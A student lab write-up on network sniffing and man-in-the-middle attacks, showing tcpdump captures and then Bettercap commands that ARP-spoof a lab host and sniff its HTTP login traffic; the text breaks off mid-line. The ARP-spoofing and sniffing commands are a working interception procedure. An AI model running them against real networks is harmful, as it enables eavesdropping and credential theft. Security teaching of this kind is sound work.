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Lab Practical 7:

Study sniffing and MIM attack using ettercap, Bettercap and TCPdump tools

1. TCPdump:

- tcpdump is a command-line network packet analyzer used for capturing and inspecting network traffic. It allows you to filter and analyze packets transmitted over a network interface in real-time or save them for later analysis. It is widely used by network administrators, security analysts, and developers for debugging and monitoring network activity.
- **Use of Tcpdump:**
 1. **Network Traffic Analysis** – Helps in monitoring and understanding network traffic between devices.
 2. **Troubleshooting Network Issues** – Identifies connectivity issues, packet loss, or unusual traffic patterns.
 3. **Security Analysis** – Detects suspicious or malicious activities, such as unauthorized access or DDoS attacks.
 4. **Performance Debugging** – Helps in debugging slow network performance by analyzing latency and congestion.
 5. **Protocol Debugging** – Inspects HTTP, TCP, UDP, ICMP, and other protocol data for debugging application issues.
- `sudo tcpdump -i eth0` : it Capture All packets on a network interface

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(kali@kali)~$ sudo tcpdump -i eth0 -c 100 -X
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:59:27.388277 IP6 fe80::564c:4bfa:23fd:f3dd > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
0x0000: 6000 0000 0038 0001 fe80 0000 0000 0000 .....8.....
0x0010: 564c 4bfa 23fd f3dd ff02 0000 0000 0000 VLK.#.....
0x0020: 0000 0000 0000 0016 3a00 0502 0000 0100 .....:.....
0x0030: 8f00 03e4 0000 0002 0400 0000 ff02 0000 .....:.....
0x0040: 0000 0000 0000 0001 ffac bb62 0400 0000 .....b....
0x0050: ff02 0000 0000 0000 0000 0000 0001 fffd f3dd .....:.....
06:59:27.427674 IP6 fe80::564c:4bfa:23fd:f3dd > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
0x0000: 6000 0000 0038 0001 fe80 0000 0000 0000 .....8.....
0x0010: 564c 4bfa 23fd f3dd ff02 0000 0000 0000 VLK.#.....
0x0020: 0000 0000 0000 0016 3a00 0502 0000 0100 .....:.....
0x0030: 8f00 03e4 0000 0002 0400 0000 ff02 0000 .....:.....
0x0040: 0000 0000 0000 0001 ffac bb62 0400 0000 .....b....
0x0050: ff02 0000 0000 0000 0000 0000 0001 fffd f3dd .....:.....
06:59:27.473074 IP 10.0.2.15.36776 > 10.0.2.3.domain: 4860+ PTR? 6.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.ar
0x0000: 4500 0076 fcf6 4000 4011 2567 0a00 020f E..v...@.@.%g...
0x0010: 0a00 0203 8fa8 0035 0062 1885 12fc 0100 .....5.b.....
0x0020: 0001 0000 0000 0000 0136 0131 0130 0130 .....6.1.0.0
0x0030: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0
0x0040: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0
0x0050: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0
0x0060: 0132 0130 0166 0166 0369 7036 0461 7270 .2.0.f.f.ip6.arp
0x0070: 6100 000c 0001 a.....
06:59:27.767514 IP 10.0.2.3.domain > 10.0.2.15.36776: 4860 NXDomain 0/1/0 (154)
0x0000: 4500 00b6 0009 0000 4011 621d 0a00 0203 E.....@.b.....
0x0010: 0a00 020f 0035 8fa8 00a2 dcba 12fc 8183 .....5.....
0x0020: 0001 0000 0001 0000 0136 0131 0130 0130 .....6.1.0.0
0x0030: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0
0x0040: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0
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
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- `sudo tcpdump -i eth0 port <port>`: Captures only Specific port traffic.

```
(kali@kali)~$ sudo tcpdump -i eth0 -X port 5000
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:13:27.584680 IP 10.0.2.15.43624 > 192.168.56.1.5000: Flags [P.], seq 4131775316:4131775328, ack 129088002, win 32120, length 12
    0x0000: 4500 0034 4ec1 4000 4006 e74a 0a00 020f  E..4N.@..J....
    0x0010: c0a8 3801 aa68 1388 f645 e354 07b1 ba02  ..8..h...E.T....
    0x0020: 5018 7d78 04df 0000 686f 7720 6172 6520  P.x....how.are.
    0x0030: 796f 753f                                     you?
07:13:27.585268 IP 192.168.56.1.5000 > 10.0.2.15.43624: Flags [.] , ack 12, win 65535, length 0
    0x0000: 4500 0028 4a8a 0000 4006 2b8e c0a8 3801  E..(J...@.+...8.
    0x0010: 0a00 020f 1388 aa68 07b1 ba02 f645 e360  .....h.....E.
    0x0020: 5010 ffff 51d1 0000 0000 0000 0000      P...Q.....
07:13:35.480526 IP 10.0.2.15.43624 > 192.168.56.1.5000: Flags [P.], seq 12:22, ack 1, win 32120, length 10
    0x0000: 4500 0032 4ec2 4000 4006 e74b 0a00 020f  E..2N.@..K....
    0x0010: c0a8 3801 aa68 1388 f645 e360 07b1 ba02  ..8..h...E. ....
    0x0020: 5018 7d78 04dd 0000 6920 616d 2066 696e  P.x.....i.am.fin
    0x0030: 652e                                           e.
07:13:35.481096 IP 192.168.56.1.5000 > 10.0.2.15.43624: Flags [.] , ack 22, win 65535, length 0
    0x0000: 4500 0028 4a8d 0000 4006 2b8b c0a8 3801  E..(J...@.+...8.
    0x0010: 0a00 020f 1388 aa68 07b1 ba02 f645 e36a  .....h.....E.j
    0x0020: 5010 ffff 51c7 0000 0000 0000 0000      P...Q.....
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
2. Ettercap:

- ettercap is a powerful network security tool used for **man-in-the-middle (MITM) attacks**, packet sniffing, and network protocol analysis. It can intercept and modify network traffic on a LAN, making it useful for penetration testing, ethical hacking, and security analysis.
- Use of Ettercap:
 1. **Man-in-the-Middle (MITM) Attacks** – Intercepts and modifies traffic between two hosts without them knowing.
 2. **Packet Sniffing** – Captures and analyzes packets on a network.
 3. **Password and Credential Capture** – Can be used to extract login credentials from unencrypted traffic.
 4. **DNS Spoofing** – Redirects traffic to malicious sites by altering DNS responses.
 5. **ARP Spoofing** – Tricks devices into sending traffic through the attacker's machine, allowing traffic interception.
 6. **Security Auditing** – Helps identify vulnerabilities in a network.
 7. **Protocol Dissection** – Analyzes different protocols such as HTTP, FTP, and SSL.
- Opens Ettercap
- Select Targets From Target -> Current target



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- Now From View > Connection View All connection and traffics



3. BetterCap:

- Bettercap is an advanced network security tool used for man-in-the-middle (MITM) attacks, network monitoring, traffic manipulation, and penetration testing. It is a more powerful and modular alternative to Ettercap, designed for professionals in cybersecurity and ethical hacking.
- Bettercap works on Wi-Fi, Bluetooth, and Ethernet networks, making it useful for various security assessments.
- Use of BetterCap:
 - Man-in-the-Middle (MITM) Attacks** – Intercepts and modifies communication between two parties.
 - ARP Spoofing** – Redirects network traffic through an attacker's machine.
 - Packet Sniffing** – Captures and analyzes network traffic in real-time.
 - Password Capture** – Extracts credentials from unencrypted (HTTP) logins.
 - DNS Spoofing** – Redirects users to fake websites for phishing attacks.
 - Wi-Fi Hacking** – Deauthenticates users and captures WPA handshakes.
 - Bluetooth Hacking** – Scans and interacts with nearby Bluetooth devices.
 - SSL Stripping** – Downgrades HTTPS connections to HTTP for eavesdropping.

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- Run bettercap by below command :

```
(kali㉿kali)-[~/Downloads]
$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.15 » [08:32:22] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » █
```

- Bettercap also provide gui version, click on url to open gui:

```
(kali㉿kali)-[~/Downloads]
$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.15 » [08:32:22] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » http-ui
10.0.2.0/24 > 10.0.2.15 » [08:33:00] [sys.log] [inf] api.rest api server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » [08:33:00] [sys.log] [inf] http.server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » █

(kali㉿kali)-[~/Downloads]
$ sudo bettercap -caplet http-ui
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] api.rest api server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] http.server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] api.rest api server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] http.server starting on http://127.0.0.1:8081
10.0.2.0/24 > 10.0.2.15 » █
```

- use following command to read traffic on network (arp spoofing, net sniffing)

```
192.168.122.0/24 > 192.168.122.1 » net.probe on
192.168.122.0/24 > 192.168.122.1 » [19:43:46] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
  • In above command we are starting probing on local network by running "net.probe on" command, we can see that we found a potential target in the network.
192.168.122.0/24 > 192.168.122.1 » set arp.spoof.target 192.168.122.144
  • we will set the target using "set arp.spoof.target <ipaddress>" command which can be used to set one or more targets.
192.168.122.0/24 > 192.168.122.1 » set net.sniff.local true
  • now we are setting "net.sniff.local true" which means that we are going to sniff all the incoming and outgoing packets from the target/ to the target machine(s).
192.168.122.0/24 > 192.168.122.1 » arp.spoof on
192.168.122.0/24 > 192.168.122.1 » [18:40:43] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
  • now we are starting the actual attack by running "arp.spoof on".
192.168.122.0/24 > 192.168.122.1 » net.sniff on
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [endpoint.new] endpoint 192.168.122.144 detected as 52:54:00:38:6d:eb.
  • Turning on the actual sniffer so we can see the incoming and outgoing traffic in the bettercap terminal interface.
192.168.122.0/24 > 192.168.122.1 » [19:45:39] [net.sniff.http.request] http 192.168.122.144 POST testfire.net/doLog
in
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